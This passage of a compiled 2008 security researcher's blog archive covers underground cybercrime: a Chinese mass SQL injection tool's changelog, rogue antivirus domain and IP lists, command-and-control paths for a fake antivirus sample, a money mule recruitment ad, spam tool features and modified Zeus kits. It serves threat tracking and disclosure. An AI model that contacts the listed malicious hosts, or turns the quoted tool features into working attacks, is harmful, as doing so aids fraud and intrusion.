12. http://voices.washingtonpost.com/securityfix/2008/10/report_russian_hacker_forums_f.html

13. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9117439&source=NLT_PM&n

lid=8

14. http://blogs.zdnet.com/security/?p=1408

15. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf

16. http://www.pch.net/

17. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

18. http://74.125.39.104/search?hl=en&q=cache%3Astopgeorgia.ru%2F%3Fpg%3Dser&aq=f&oq=

19. http://www.alexandrasamuel.com/dissertation/pdfs/Samuel-Hacktivism-entire.pdf

760



Massive SQL Injection Attacks - the Chinese Way (2008-10-21 23:01)

From [1]copycats and [2]"localizers" of Russian web malware exploitation kits, to suppliers of original hacking tools, the Chinese IT underground has been closely following the emerging threats and the obvious insecurities on a large scale, and so is either filling the niches left open by other international communities, or coming up with tools setting new benchmarks for massive SQL injection attacks, like the case with this one :

761



" A professional web site vulnerability scanning, use of tools, SQL injection is a new generation of tools to help Web developers and site of the station quickly find vulnerabilities in order to be able to effectively prepare Security work. At the same time, the tool to Web developers to demonstrate the ways in which hackers are using these vulnerabilities, hackers, as well as through the loopholes to do things, can effectively raise the safety awareness of relevant personnel. "

762



Nothing’s wrong with the marketing pitch at the first place, but going through the features, the "massive SQL injections through search engine reconnaissance" and automatic page rank verification which you can see in the attached

screenshots, ruin the "security auditing" marketing pitch. The tool not only allows easy integration of potentially vulnerable sites obtained through [3]search engines reconnaissance, but also, is prioritizing the results based on the probability for successful injection, next to the page rank of the domains in question. A simple demonstration offered by the company is also, directly enticing its users to "localize" the search engine reconnaissance, by filtering the search results for a particupar country, in this case they used French sites for one of the demos. Here are some excerpts from its CHANGE log speaking for themselves :

*" **2008.7.15 release version 1.3***

763



- New powerful "automatic machine cycle" feature

- Automatic machine cycle is to provide assistance to the advanced user manual into the use of a very

- powerful and flexible module, the main sites used for some special filtering into the hand, is almost a

- universal tool, you can achieve the following:

764



1. In support of GET / POST / COOKIES in a variety of ways, such as the injection.

2. Scan the key to the page (background, upload, WebShell, databases, backup files, etc.).

3. According to the dictionary to violence landing back-guess solution WebShell password and password (required to verify that the code can not guess solution).

4. Page language does not limit the types and databases (to provide specific statements into the database).

5. At the same time, support for the circulation of the two variables and two dictionaries, fast running and violent content of the database solution to guess a password. "

It gets even more interesting in terms of the massive SQL injection attacks mentality which is pretty evident on all fronts :

765



" - The use of the three search engine sites scans to invade the side to complete

- in scanning probe into the Web site ranking points

- added, "VBS upload to download", "upload directory Web site viewer," "FTP upload to download configuration file"

function to make it more convenient for the sa rights to use the site.

- New "sequence document scanners"

- What is the sequence document scanners role? Upload to find loopholes, some of the procedures to upload the file after the upload will be renamed, rename the way the system is usually based on time or incremental increase in the number prefix code for the upload process, if not to return after the file name, Upload files to know the url is

usually very difficult to sequence the use of paper scanner can be scanned out

766



- The best reverse domain name query engine, and quasi-wide

- in scanning the database of basic information, an increase of the database of information related to the process, the link has information on the database server user login (sa need permission)

- control of the interface had a big adjustment, the interface process easier to understand and operate.

- based on a significant site of the wrong mode of access to a comprehensive code optimization and more accurate access to the content, accuracy and access to show progress.

- added, "VBS upload to download", "upload directory Web site viewer," "FTP upload to download configuration file"

function to make it more convenient for the sa rights to use the site.

767



- point into the types of improved detection order to improve the efficiency of detection.

- improved automatic keyword detection, automatic keyword detection more accurate.

- probe into the points the way to improve and increase the use of automatic detection of the keyword detection.

- type of database to improve the detection, the use of the contents of the length of the failure to detect the type of database automatically switch to the probe through the keyword.

- automatically save and load solution has been to guess the tree structure of the database, guess Solutions has been the content and structure of the database will automatically save and open the next time the injection point will be automatically made available, the solutions do not have to guess again, the continuity of work Greatly increased.

768



- solved from the database to read large amounts of data (on hundreds of thousands or millions of records), the half-way card program will die.

- increased significantly on the wrong model of ASP.NET and SQL Server2005 significant mode of dealing with mistakes, error messages can be extracted from a Web directory!

- significant amendments to the wrong mode, some of the injected one by one point in the field or access to the contents of the issue can not be successful (error code in hand); for increased access to specific points table and into the field.

- amendments to the text of a significant error patterns to detect and correct use of loopholes in the system can be used more to expand. (Text significantly in the wrong mode in version 1.1 already supported, but in the version 1.2

upgrade in the process of scanning to improve the performance of the Gaodiao careless. - _- #)

- on a variety of encoded text can be significantly wrong in the right-compatible, able to correctly handle the ASP.NET

page of the text marked wrong. Through custom error keyword, truly compatible with any language, any coding error message.

- crack anti-improvement and enhancement.

- An increase of auto-detection feature keywords.

- Mssql database specifically for significant points into the wrong mode of detection and the use of up and down the hard work, and many other software can not detect the point of injection can also be used.

- Automatic save and load access to the database, to allow manual known to add tables and fields for solutions to guess.

- Can be used to amend the degree of accuracy; optimize the code to reduce memory footprint; enhance the stability of multi-threading.

- Significant amendments to the wrong mode solution guess the contents of the database must be checked first field defects. "

769

The public version of the tool has been in the while for over an year, with a VIP version available to customers only.

1. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

770



A Diverse Portfolio of Fake Security Software - Part Ten (2008-10-22 15:04)

Popping up like mushrooms, these are the very latest rogue security software domains for your case building, cross-checking, or blackholing pleasure. Interestingly, next to decentralizing the hosting locations, they're also using legitimate hosting providers, whose reputation they've also been [1]abusing for spamming in the past :

771



go-scan-pro .com *(78.157.143.184)*

internet-antivirus-2008 .com

ia-stat-ia .com

ia-scanner-pc .com

ia-scanner-pro .com

goscanpc .com

go-iascan .com

ia-install-pro .com

ia-scan-pro .com

ia-scanner-pro .com

ia-scanpro .com

ia-scannerpro .com

ia-free-scanner .com

ia-scan-now .com

772



online-antivirus .net *(91.203.70.57)*

virus-scan-online .com

online-virus-scanning .com

scanner-protection .com

online-scan .net

s-avirus2009 .com *(92.241.177.70)*

sa-vir2009-buy .com

s-avir2009-buy .com

xpas-2009 .com *(96.9.135.85; 206.161.120.26)*

xp-as-2009 .com

antimalwaresuite2009 .com *(58.65.234.193)*

cleaner2009pro .com

pcdefender2008 .com *(89.149.241.228)*

database-virus .com *(75.125.215.35)*

773



Moreover, a new template which you can see in the attached screenshots that mimicking a local AV scanning, has been circulating for a while. Naturally, it’s localized and based on the browser’s default language is serving a local version of the message. Follow the customer and expose the vendor still works, however, in between the average time it takes to track them down, a great number of people have already purchased the rogue software. The rogue security software business model is very similar to the spamming business model in the sense that they don’t care whether 5, 10 or 15 people get tricked and install it, since even if 4 people out of the 100,000 unique daily visits fall victim - they break even.

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Nine

[3]A Diverse Portfolio of Fake Security Software - Part Eight

[4]A Diverse Portfolio of Fake Security Software - Part Seven

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Diverse Portfolio of Fake Security Software

1. http://www.projecthoneypot.org/ip_78.157.143.184

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

775



Compromised Portfolios of Legitimate Domains for Sale (2008-10-24 15:22)

[1]

Is the demand for access to [2]compromised legitimate portfolios of domains – where the price is based on the pagerank and is shaped by the number of domains in question – the main growth factor for the increasing supply of such stolen accounting data, or is it the result of cybercriminals data mining their botnets for accounting data that would provide them with access to such [3]portfolios of high trafficked domains with clean reputation? Moreover, would such a data mining approach made easily possible due to the availability of botnet parsing services and stolen accounting data dumps streaming directly from a botnet, would in fact be the more efficient approach in injecting their malicious presence on as many hosts as possible, next to the plain simple [4]massive SQL injection approach?

As always, it’s a matter of who you’re dealing with, and their understanding of the exclusiveness of a particular underground item at a given period of time. This exclusiveness is inevitably going to increase due to the fact that they’re several "vendors" that are already purchasing access to such portfolios, as well as compromised Cpanel accounts as a core business, the access to which they would later on either resell at a higher price enjoying the underground market’s lack of transparency, or directly monetize and break-even immediatelly. As for this particular proposition for an account with 404 domains in it, it’s interesting to monitor how the seller is soliciting bids from

multiple sources by leaving the price an open topic, clearly indicating his low profile into the underground ecosystem.

How come? An experienced seller or buyer would be offering or requesting page rank verification respectively.

With nearly each and every aspect of cybercrime already available as a service, or literally outsourced as a process to those supposidely excelling into a particular practice, building capabilities for data mining botnets is no longer a requirement, with the people behind the botnets monetizing all the data coming from it by soliciting deals of accounting data dumps based on a particular country only.

1.

http://1.bp.blogspot.com/_wICHhTiQmrA/SQHOMySS3JI/AAAAAAAACWQ/Hs8QGER1I60/s1600-h/compromised_web_hosting

_portfolio.jpg

2. http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html

3. http://ddanchev.blogspot.com/2008/09/adult-network-of-1448-domains.html

4. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

776



Money Mules Syndicate Actively Recruiting Since 2002 (2008-10-28 13:06)

Money mules have already been an inseparable part of the underground ecosystem. And while others try to hide their activities by [1]outsourcing their hosting needs to botnet masters partitioning their botnets, the experienced ones apply a decent level of OPSEC (operational security) by establishing a trust based model based on recommendations in order to even consider letting you register for their services. Their geographical location not only reflects the average time it would take to take action against their activities and expose yet another extensive network of fraudulent operations, but also, has the potential to increase or decrease the commissions that the mules take based on the risk factor of getting caught.

There are several different types of money mules, those serving themselves, and those offering their services to others, in this particular case, we have a money mules syndicate that's been operating since 2002, and is only serving the high profile customers. What happens when such a money mule syndicate (naturally) starts vertically integrating by offering value-added services like credit card balance checking and date of birth lookups? Profits apparently increase, since the syndicate is actively recruiting and is currently looking for 20 to 30 mules – their current staff is said to be approximately 100 people – to cash out anything from bank account logins, Paypal accounts, to stolen credit card data. Here's a translated description of the service :

" Who we are?

- First place at (cyber crime community) top list of trusted service providers for 2008

- We serve the big guys only since 2002

- We never scam, in business since 2002 without a single scam complaint

- We look for you, you don’t look for us

- We offer outstanding working conditions and high commissions

Who you should be?

- Dedicated person with experience in the field

- Have been in the business for at least 6 months

- Have been recommended by at least 1 person from (cybercrime community) and from (cybercrime community)

- You take 45 % commission of the processed check, minimal amount is $3000

- You pay a membership fee

In the next two months we draw the command of 20-30 people who will most satisfy our requirements. For

the selected team will be Paradise conditions:

- Instant payment (a few hours after delivered)

- Large numbers to drop service in the USA and the UK (30)

- Individual drop in the number of large islands

- 3-5 fresh weekly drop

- Round-the-clock support"

In case some of their customers get scammed – appreciate the irony here as scammers compensate the scam-

mers getting scammed by the scammer's outsourced personnel – by some of their money mules, the service is

offering compensation for the stolen goods/amount of money, clearly speaking for the revenues it is to prone to

be generating. OPSEC (Operational Security) has been taking place across high-profile cybercrime communities during the last quarter, mostly in response to their increasing awareness that in the very same way they keep track of the major anti-fraud features implemented across their services of (ab)use, those implementing them could be monitoring them as well.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html



A Diverse Portfolio of Fake Security Software - Part Eleven (2008-10-28 15:44)

The following portfolio of fake security software appear to have been integrated within traffic redirection doorways during the weekend, consequently redirecting hundreds of thousands of users acquired from blackhat hat SEO, malvertising, email spam and SQL injections, to non-existent security vendors and their non-existent security products. Here's an excerpt from one of the templates that they're using :

779



" Since its first establishement in 2001, Antivirus V.I.P consistently maintained its position as one of the world's leading companies in antivirus research and product development. Antivirus V.I.P is known mostly for Antivirus V.I.P, its powerful mix of Anti-Malware, Anti-Virus, Anti-Trojan, Anti-Backdoor, Anti-Worm and Anti-PornoDial in one program.

Antivirus V.I.P scans and removes trojans and other malware, which can be placed on a computer without the owner's knowledge.

Antivirus V.I.P is a powerful and easy-to-use Trojan horses, Viruses and all types of Malware removal software, which detects and eliminates more than 100'000 Trojan Horses and Spywares. It also detects viruses, trojans, worms, spyware, malicious ActiveX controls and Java applets. The latest version of Antivirus V.I.P features outstanding detection abilities, together with high performance. Antivirus V.I.P creates best anti-virus, anti-trojan and anti-spyware security solutions that protect computer users from ever-increasing cyber threats and all the dangers of the new century. "

780



And the domains and their associated IPs :

antivirus-freescan .com *(208.72.169.100)*

defendyourpc .com

mycupupdate .com

secureupdatecenter .com

secureupdateserver .com

webscannertools .com

secureyourpayments .com

protection-overview .com

save-my-pc-now .com *(84.243.196.136; 89.149.227.196; 89.149.227.232)*

antivirus-pcscan .com

hiqualityscan .com

active-scanner .com

perfectscanner .com

livesecurityinfo .com *(216.240.134.208)*

781



protection-freescan .com

antvirushelp .com

prosecurity-audit .com

scan-my-pc .com *(89.149.251.56)*

securedclickhere .com

premiumlivescan .com *(78.159.118.217; 89.149.253.215; 216.240.134.211)*

quick-live-scan .com

ekerberos .com *(77.244.220.134; 119.47.81.140; 218.106.90.227)*

virtualpcguard .com *(67.55.81.200)*

antivirus-vip .com *(216.32.76.87)*

As I've already pointed out numerous times in the past, on the majority of occasions the "campaigners" aren't fully taking advantage of the evasive features that their traffic management kits empower them with.

782

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Ten

[2]A Diverse Portfolio of Fake Security Software - Part Nine

[3]A Diverse Portfolio of Fake Security Software - Part Eight

[4]A Diverse Portfolio of Fake Security Software - Part Seven

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

783



Pseudo Email Marketing Tools Empowering Spammers (2008-10-29 15:28)

Largely ignoring its real life applicability, a vendor of "email marketing" tools continues the development of a DIY

spamming tools, whose features greatly evolved throughout the last couple of years. Originally released in 2004, the vendor appears to have been actively improving the real-time metrics of the campaigns, next to building interactivity into the spamming process through the WYSIWYG editor.

For better or worse, despite that these applications are empowering spammers and lowering down the entry

barriers into spamming, the tools have gotten [1]largely replaced by the [2]increasing number of [3]managed spamming services, whose quality assurance features of bypassing spam filters act as a main differentiation factor.

Here are some of this tool’s features :

784



"- High speed distribution - 200,000 letters per hour.

- Contains an embedded SMTP server that allows you to send letters directly to the recipient’s mailbox without using your provider’s SMTP server.

- If you are accessing the Internet via modem, and distribution using the SMTP server, you do not fit - also allowed to send mail through any number of remote SMTP servers (relay), or via SMTP server provider.

- Support for SMTP authentication.

785



- Supports up to 500 concurrent streams to send to each mailing.

- Automatic caching DNS requests to speed up distribution and reducing the load on the DNS server.

- Ability to run multiple independent shots at the same time.

- Ability to suspend delivery and continue later with a point.

- All modes distribution - TO, CC, BCC and PersonalCopy. In the latter case, the program generates a personal letter to each recipient.

786



- Ability to specify the size of BCC package regimes TO, CC, and BCC.

- Ability to specify the TO: field for mailing regimes and CS BCC.

- Full emulation signature letters Outlook Express to increase cross-your-mails through spam filters.

- Support for distribution via a proxy server.

- Automatically detect the bad (non-existent) and not by E-Mail addresses directly in the process of distribution based on a flexible, user SMTP rules. Thanks SMTP rules achieved a very precise definition of bad addresses virtually no false positives.

787



- Ability to create lists of addresses, depending on the specific responses of remote servers for SMTP commands.

- Organize automatically subscribe / unsubscribe to the mailing addresses.

- Perform any processing of existing lists.

- Develop a letter to the powerful WYSIWYG Html editor.

- Automatically apply to each recipient by name, as well as paste in a letter to a specific, personalized information through powerful Mail Merge templates.

788



- Set the calendar to automatically launch shots at the right time.

- Quickly send out mail. "

With managed spam services' on-demand, risk forwarding and completely outsourced processes, they're not

only going to replace such DIY tools, but also, [4]position them as a dynamically evolving [5]cybercrime platforms.

1. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

2. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

3. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

4. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

5. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

789

1.11

November

790



Modified Zeus Crimeware Kit Gets a Performance Boost (2008-11-03 16:22)

Oops, they did it again - [1]modifying an open source crimeware kit like Zeus in order to improve its performance, fix previously known bugs, and release the improved administration script for free at the end of October.

It's important to point out that both of these modifications haven't been released by [2]the original author of Zeus, but by third parties filling in the gaps he has left open. The very nature of open source web based malware exploitation kits is one of the key factors for the ongoing [3]convergence of traffic management, exploits serving, ddos, and cybercrime as a service features into a simplified cybercrime platform available on demand.

Following the discovery of [4]a remotely exploitable flaw within Zeus in June – a [5]flaw affecting Pinch leaked out two months later – allowing cyberciminals to inject their own credentials and hijack the botnet of other cybercriminals, this modified version claims to have fixed

three vulnerabilities within the original Zeus release, namely, a remote file inclusion flaw and two SQL injections within the administration panel. Here's the new CHANGELOG :

" - code improvements and optimizations

- internal data checkings added

- exit() function instead of die()

- echo() function instead of print()

- mysql _affected _rows () changed to mysql _num _rows () everywhere

- all queries are fixed in system or mod .php files

- no text password in the database and clear text password in $ _SESSION, cookies authentication is gone and md5

hashes are everywhere

- Geo IP support has been added

- umask () bug fixed, the file has been created (chmoded) with different permissions

- language improvements and pre-installation checks

- checking for php version/safe _mod/open _basedir as you're required to run php 5.1.0 or higher to run it successfully

- fixed sql injection in credentials checking

- GetUserData () function has been rewritten - possible sql injection fixed

- possible remote file inclusion fixed

- socket error definition changed

- gcnt () function has been rewritten so you can use geolication - GeoIP which is free and GeoIPCity which is paid

- ip address checking improved through validIP() function improvement

- all queries are now fixed, input data has been sanitized

- fs () function has been fixed in order to improve the quality of the log names

- formatFilePath () function has been added for file upload purposes

- arbitrary file upload bug has been fixed so that you can now upload only images with original names

- the Log2SQL () function has been changed and stricter data checking/sanitizing is added

- internal file sorting mechanism is improved so that files/dirs are sorted by file modification time"

791

As it’s becoming increasingly clear that what once used to be a proprietary crimeware kits whose business model got undermined by their open source nature and the fact that they’ve started leaking for average cybercriminals and script kiddies to take advantage of, are today’s "open source projects" - and therefore maintaining static lists of exploits and features included within a particular kit is getting even more irrelevant these days. In the long term,

the quality assurance processes applied within crimeware kits courtesy of third party cybercriminals, is prone to shift from performance to [6]improving the infection rates.

1. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

2. http://www.usatoday.com/tech/news/computersecurity/2008-08-04-hacker-cybercrime-zeus-identity-theft_N.htm

3. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

4. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

5. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

6. http://ddanchev.blogspot.com/2008/10/quality-and-assurance-in-malware.html

792



A Diverse Portfolio of Fake Security Software - Part Twelve (2008-11-03 22:36)

These very latest rogue security software domains have been in circulation – blackhat SEO, SQL injections, traffic redirection scripts – since Friday and remain active :

***premium-pc-scan .com** (78.159.118.217; 89.149.253.215; 91.203.92.47)*

***antivirus-pc-scan .com** (208.72.169.100)*

securityfullscan .com *(84.243.197.184)*

antivirus-live-scan .com *(84.243.196.136; 89.149.227.196)*

windefender-2009 .com *- (200.63.45.55)*

windefender2009 .com

793



What these domains have in common, excluding the last two WinDefender ones, is the domain registrant, the DNS

servers used, and that despite the fact that it has already been featured in several malicious doorways, meaning these are receiving traffic already, they forgot to upload the binaries on all of the active domains :

" Not Found. The requested URL /2009/download/trial/A9installer _.exe was not found on this server. "

Registrant:

Vladimir Polilov

Email: gpdomains@yahoo.com

Organization: Private person

Address: ul. Bauma 13-76

City: Moskva

State: Moskovskaya oblast

ZIP: 112621

Country: RU

Phone: +7.9031609536

DNS servers used - ns1.freefastdns.com; ns2.freefastdns.com

794



Moreover, the following domains are also parked at the same IPs, but are currently in stand-by mode, yet they're also using the same DNS servers with the only difference in the registrant who seems to have been running a very extensive portfolio of bogus domains, potentially making hundreds of thousands in the process :

save-my-pc-now .com

real-antivirus .com

liveantivirustest .com

antiviruspctest .com

premium-live-scan .com

liveantivirustest .com

antiviruspersonaltest .com

mysecuritysupport .com

updateyourprotection .com

antivirus-premiumscan .com

securitylivescan .com

security-full-scan .com

secured-liveupdate .com

livepcupdate .com

protection-update .com

antivirus-scan-online .com

795



xpsoftupgrade .com

live-virus-defence .com

Registrant:

Shestakov Yuriy

alexey@cocainmail.com/alexeyvas@safe-mail.net

+7.9218839910

Lenina 21 16

Mirniy,MSK,RU 102422

The sampled WinDefender binaries phone back to ***megauplinkbindinstaller .com/cfg1.php*** *(91.203.92.99) with the entire netblock clearly a bad neighborhood. Here are some sample command and control locations :*

91.203.92.101 /admin/cd.php?userid=19102008 _184429 _260953

91.203.92.25 /dmn/domen.txt

91.203.92.135 /alligator/cfg.bin

91.203.92.132 /c.bin

This operation is being monitored, results will be posted as they emerge.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Eleven

[2]A Diverse Portfolio of Fake Security Software - Part Ten

[3]A Diverse Portfolio of Fake Security Software - Part Nine

796

[4]A Diverse Portfolio of Fake Security Software - Part Eight

[5]A Diverse Portfolio of Fake Security Software - Part Seven

[6]A Diverse Portfolio of Fake Security Software - Part Six

[7]A Diverse Portfolio of Fake Security Software - Part Five

[8]A Diverse Portfolio of Fake Security Software - Part Four

[9]A Diverse Portfolio of Fake Security Software - Part Three

[10]A Diverse Portfolio of Fake Security Software - Part Two

[11]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

11. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

797



Summarizing Zero Day's Posts for October (2008-11-04 16:10)

Here's a brief summary of all of my posts at [1]Zero Day for October. You can also go through previous summaries for

[2]September, [3]August and [4]July, as well as subscribe to my [5]personal RSS feed or [6]Zero Day's main feed.

Notable articles for October - [7]Scammers introduce ATM skimmers with built-in SMS notification; [8]Inside an affiliate spam program for pharmaceuticals; [9]CardCops: Stolen credit card details getting cheaper.

***01.** [10]Cybercriminals syndicating Google Trends keywords to serve malware*

***02.** [11]Scammers introduce ATM skimmers with built-in SMS notification*

***03.** [12]Atrivo/Intercage's disconnection briefly disrupts spam levels*

***04.** [13]Adobe posts workaround for clickjacking flaw, NoScript releases ClearClick*

***05.** [14]Asus ships Eee Box PCs with malware*

***06.** [15]Fake Microsoft Patch Tuesday malware campaign spreading*

***07.** [16]Secunia: popular security suites failing to block exploits*

***08.** [17]Survey: 88 % of Mumbai's wireless networks easy to compromise*

***09.** [18]Adobe's Serious Magic site SQL Injected by Asprox botnet*

10. *[19]Inside an affiliate spam program for pharmaceuticals*

798

11. *[20]Google to introduce warnings for potentially hackable sites*

12. *[21]Lack of phishing attacks data sharing puts $300M at stake annually*

13. *[22]CardCops: Stolen credit card details getting cheaper*

14. *[23]Cybercrime friendly EstDomains loses ICANN registrar accreditation*

15. *[24]Phishers apply quality assurance, start validating credit card numbers*

16. *[25]Spammers targeting Bebo, generate thousands of bogus accounts*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

4. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

5. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

6. http://feeds.feedburner.com/zdnet/security

7. http://blogs.zdnet.com/security/?p=2000

8. http://blogs.zdnet.com/security/?p=2054

9. http://blogs.zdnet.com/security/?p=2084

10. http://blogs.zdnet.com/security/?p=1995

11. http://blogs.zdnet.com/security/?p=2000

12. http://blogs.zdnet.com/security/?p=2006

13. http://blogs.zdnet.com/security/?p=2009

14. http://blogs.zdnet.com/security/?p=2016

15. http://blogs.zdnet.com/security/?p=2027

16. http://blogs.zdnet.com/security/?p=2030

17. http://blogs.zdnet.com/security/?p=2033

18. http://blogs.zdnet.com/security/?p=2039

19. http://blogs.zdnet.com/security/?p=2054

20. http://blogs.zdnet.com/security/?p=2055

21. http://blogs.zdnet.com/security/?p=2064

22. http://blogs.zdnet.com/security/?p=2084

23. http://blogs.zdnet.com/security/?p=2089

24. http://blogs.zdnet.com/security/?p=2095

25. http://blogs.zdnet.com/security/?p=2097



DIY Phishing Pages With Command and Control Interfaces (2008-11-06 13:26)

The day when DIY phishing pages start coming with manuals is the day when consciously or subconsciously a phisher is lowering down the entry barriers into phishing for yet another time. A much more user-friendly compared to the old-fashioned – yet effective – [1]rock phish directory listing, a recently released command and control interface for Rapidshare phishing campaigns aims to empower its users with easy dynamic link generation for their campaigns.

800



What they've managed to achieve is another trust factor since Rapidshare generates a second dynamic link upon clicking on the original one. The script not only generates a dynamically looking link, but also, actually logs in the victim into their account in order to avoid suspicion whereas it still logs all the accounting data.

801



Scammers also tend to be ironic every then and now. For instance, in this particular case, one of the users finds it ironic that the Rapidshare phishing page is hosted at Rapidshare itself. Is the script actually working? It appears so at least going through a misconfigured accounting data dump left by one of the phishers.

Related posts:

[2]Phishing Pages for Every Bank are a Commodity

[3]DIY Phishing Kits

[4]DIY Phishing Kit Goes 2.0

[5]DIY Phishing Kits Introducing New Features

[6]209 Host Locked

[7]209.1 Host Locked

[8]66.1 Host Locked

1. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

2. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

3. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

4. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

5. http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html

802

6. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

7. http://ddanchev.blogspot.com/2007/12/2091-host-locked.html

8. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

803



Zeus Crimeware Kit Gets a Carding Layout (2008-11-10 12:29)

With cybercriminals clearly expressing their nostalgia for several notorious and already shut down credit card fraud communities, they seem to have found a way to once again give their self-esteem a boost. Following the [1]ongoing modification of open source [2]crimeware kits and the inevitable innovation introduced [3]by third parties, last week a new layout was introduced for Zeus, once again courtesy of a group that's piggybacking on Zeus popularity.

It's particularly interesting to see how a one-man operation evolves into a group of third-party developers starting to claim ownership rights over the modified versions despite that they're basically brandjacking the Zeus brand and building business models on the top of it.

804



Open source crimeware and web malware exploitation kits on the other hand undermine the business model of

a great number of "[4]malware/spyware for hire" vendors, which surprisingly doesn't stop them from continuing offering their services and products which are often using the de facto crimeware kits as the foundations for their propositions. Are the buyers even aware of this fact? From a buyer's perspective in times when most of the output is

sold in bulk form, or access to the botnet rented for a specific period of time, the buyer doesn't care about the cybercrime platform of use, but is looking for transparent ways to justify the investment he's made into renting the service.

Now that Zeus administrators and their cybercrime clerks in the face of those managing the campaigns know-

ingly or unknowingly knowing the type of campaigns and the data that they manage, can [5]listen to their favorite music within Zeus and choose different layouts for the command and control interfaces while commiting cybercrime, what's next?

[6]Convergence and improved monetization.

1. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

2. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

3. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

4. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

5. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

6. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html



DIY Skype Malware Spreading Tool in the Wild (2008-11-12 14:35)

